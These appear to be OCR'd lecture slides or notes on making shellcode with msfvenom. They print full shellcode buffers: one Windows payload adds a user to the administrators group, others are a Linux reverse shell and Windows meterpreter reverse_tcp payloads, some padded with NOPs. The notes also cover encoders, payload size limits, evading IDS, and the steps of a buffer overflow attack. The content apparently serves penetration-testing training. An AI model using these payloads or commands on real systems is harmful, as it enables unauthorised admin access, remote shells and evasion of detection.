
Shellcode Generate using MSFVENOM

- msfvenom -l payloads #Payloads
- msfvenom -l encoders #Encoders

Common params when creating a shellcode


- -b "\x00\x0a\x0d"
- -f c
- -e x86/shikata_ga_nai -i 5
- EXITFUNC=thread
- PrependSetuid=True #Use this to create a shellcode that will execute something with SUID

Shellcode Generate using MSFVENOM




```
┌──(root㉿kali)-[/home/joas/shellcode]
┌──(root㉿kali)-[/home/joas/shellcode]
└─# msfvenom -a x86 --platform Windows -p windows/exec CMD="net localgroup admin
istrators shaun /add" -f c
No encoder specified, outputting raw payload
Payload size: 225 bytes
Final size of c file: 969 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x6a\x01\x8d\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f"
"\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5"
"\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a"
"\x00\x53\xff\xd5\x6e\x65\x74\x20\x6c\x6f\x63\x61\x6c\x67\x72"
"\x6f\x75\x70\x20\x61\x64\x6d\x69\x6e\x69\x73\x74\x72\x61\x74"
"\x6f\x72\x73\x20\x73\x68\x61\x75\x6e\x20\x2f\x61\x64\x64\x00";
```

Shellcode Generate using MSFVENOM #2




```
┌──(root㉿kali)-[/home/joas/shellcode]
└─# msfvenom -p linux/x64/shell_reverse_tcp LHOST=IP LPORT=PORT -f py
```




```
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of py file: 373 bytes
buf =  b""
buf += b"\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05\x48"
buf += b"\x97\x48\xb9\x02\x00\x04\xd2\x7f\x00\x00\x01\x51\x48"
buf += b"\x89\xe6\x6a\x10\x5a\x6a\x2a\x58\x0f\x05\x6a\x03\x5e"
buf += b"\x48\xff\xce\x6a\x21\x58\x0f\x05\x75\xf6\x6a\x3b\x58"
buf += b"\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00\x53\x48"
buf += b"\x89\xe7\x52\x57\x48\x89\xe6\x0f\x05"
```

Shellcode Generate using MSFVENOM #3

- **Limiting Shellcode Size**
- You might have a tight shellcode space in memory for a BOF attack, and you want to reduce the shellcode size to under a specific number of bytes. In this case, you can use the -s no. option to specify the upper limit of the size of the payload.



```
┌──(root㉿kali)-[/home/joas/shellcode]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=eth0 lport=4211 -f py -s 3
00
```




```
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 296 bytes
Final size of py file: 1448 bytes
buf =  b""
buf += b"\xfc\xe8\x8f\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b"
buf += b"\x52\x30\x8b\x52\x0c\x8b\x52\x14\x31\xff\x0f\xb7\x4a"
buf += b"\x26\x8b\x72\x28\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20"
buf += b"\xc1\xcf\x0d\x01\xc7\x49\x75\xef\x52\x57\x8b\x52\x10"
buf += b"\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4c\x01"
buf += b"\xd0\x8b\x58\x20\x01\xd3\x8b\x48\x18\x50\x85\xc9\x74"
buf += b"\x3c\x31\xff\x49\x8b\x34\x8b\x01\xd6\x31\xc0\xc1\xcf"
buf += b"\x0d\xac\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d"
buf += b"\x24\x75\xe0\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b"
buf += b"\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
buf += b"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b"
buf += b"\x12\xe9\x80\xff\xff\xff\x5d\x68\x33\x32\x00\x00\x68"
buf += b"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\x89\xe8\xff"
buf += b"\xd0\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80"
buf += b"\x6b\x00\xff\xd5\x6a\x0a\x68\x0a\x00\x00\x82\x68\x02"
buf += b"\x00\x10\x73\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50"
buf += b"\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68"
buf += b"\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08"
buf += b"\x75\xec\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x00\x6a\x04"
buf += b"\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x8b\x36\x6a\x40"
buf += b"\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5"
buf += b"\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8"
buf += b"\x5f\xff\xd5\x01\xc3\x29\xc6\x75\xee\xc3"
```

Shellcode Generate using MSFVENOM #4

- NOP, or No Operation, is a type of shellcode that does nothing when it is executed. It is often used as a placeholder or a "dummy" instruction in shellcode payloads, particularly when exploiting vulnerabilities in software.
- The purpose of NOP shellcode is to make the payload larger and more difficult to detect, as well as to help the payload evade intrusion detection systems (IDS) and other security measures. By inserting a large number of NOP instructions into the payload, an attacker can "pad" the payload with meaningless code, making it harder for security tools to identify the malicious intent of the shellcode.
- NOP shellcode is typically used in conjunction with other types of shellcode, such as code that opens a command prompt or establishes a connection to a remote server. When the NOP shellcode is executed, it simply consumes processor cycles without performing any useful work, while the other types of shellcode carry out the actual malicious actions.

Shellcode Generate using MSFVENOM #4



```
┌──(root㉿kali)-[/home/joas/shellcode]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=eth0 lport=4211 -f py -n 15

buf += b"\x9f\x37\xfc\xe8\x8f\x00\x00\x00\x60\x89\xe5\x31\xd2"
buf += b"\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x0f\xb7\x4a"
buf += b"\x26\x31\xff\x8b\x72\x28\x31\xc0\xac\x3c\x61\x7c\x02"
buf += b"\x2c\x20\xc1\xcf\x0d\x01\xc7\x49\x75\xef\x52\x8b\x52"
buf += b"\x10\x57\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74"
buf += b"\x4c\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\x85"
buf += b"\xc9\x74\x3c\x31\xff\x49\x8b\x34\x8b\x01\xd6\x31\xc0"
buf += b"\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8"
buf += b"\x3b\x7d\x24\x75\xe0\x58\x8b\x58\x24\x01\xd3\x66\x8b"
buf += b"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89"
buf += b"\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f"
buf += b"\x5a\x8b\x12\xe9\x80\xff\xff\xff\x5d\x68\x33\x32\x00"
buf += b"\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\x89"
buf += b"\xe8\xff\xd0\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
buf += b"\x29\x80\x6b\x00\xff\xd5\x6a\x0a\x68\x0a\x00\x00\x82"
buf += b"\x68\x02\x00\x10\x73\x89\xe6\x50\x50\x50\x50\x40\x50"
buf += b"\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56"
buf += b"\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0a\xff"
buf += b"\x4e\x08\x75\xec\xe8\x67\x00\x00\x00\x6a\x00\x6a\x04"
buf += b"\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e"
buf += b"\x36\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00"
buf += b"\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53"
buf += b"\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28"
buf += b"\x58\x68\x00\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f"
buf += b"\x30\xff\xd5\x57\x68\x75\x6e\x4d\x61\xff\xd5\x5e\x5e"
buf += b"\xff\x0c\x24\x0f\x85\x70\xff\xff\xff\xe9\x9b\xff\xff"
buf += b"\xff\x01\xc3\x29\xc6\x75\xc1\xc3\xbb\xf0\xb5\xa2\x56"
buf += b"\x6a\x00\x53\xff\xd5"
```

Don’t be alarmed if you don’t see the familiar string of \x90’s, as Msfvenom defaults to using x86/opty2, which generates multi-byte NOPs (like pseudo-NOPs; they aren’t actual \x90’s but they effectively provide a similar effect). Plus, if you are using an encoder such as shikata_ga_nai, the encoder will further obfuscate the NOP sled.

https://medium.com/@PenTest_duck/offensive-msfvenom-from-generating-shellcode-to-creating-trojans-4be10179bb86

Buffer Overflow - Shellcode


- Buffer overflow attacks are a type of vulnerability that can allow an attacker to execute arbitrary code on a target system. One way to exploit a buffer overflow vulnerability is to develop shellcode that is specifically designed to take advantage of the vulnerability.
- To develop shellcode for a buffer overflow attack, an attacker would typically follow these steps:
  - Identify a target software application that is vulnerable to buffer overflow attacks.
  - Develop or obtain a payload that contains the shellcode and any other necessary instructions or data.
  - Determine the size of the buffer in the target application and the address in memory where the payload should be placed.
  - Create a buffer that is larger than the target buffer and fill it with the payload and a series of NOP instructions.
  - Use the buffer overflow vulnerability to inject the buffer into the target application's memory.
  - Execute the shellcode in the target application's memory, which can allow the attacker to gain control of the system or carry out other malicious actions.
- It's important to note that developing shellcode for a buffer overflow attack can be a complex and technical process, and requires a deep understanding of computer systems, networks, and programming. It is also illegal in many jurisdictions to develop or use shellcode for malicious purposes.

Decode Shellcode

- Shellcode is a type of code that is typically written in assembly language and is used to exploit vulnerabilities in software. It is often used in buffer overflow attacks and other types of exploits to execute arbitrary code on a target system.
- To decode shellcode, you will need to disassemble the code and examine the individual instructions it contains. This can be done using a disassembler, which is a tool that translates machine code (such as shellcode) into a human-readable form.
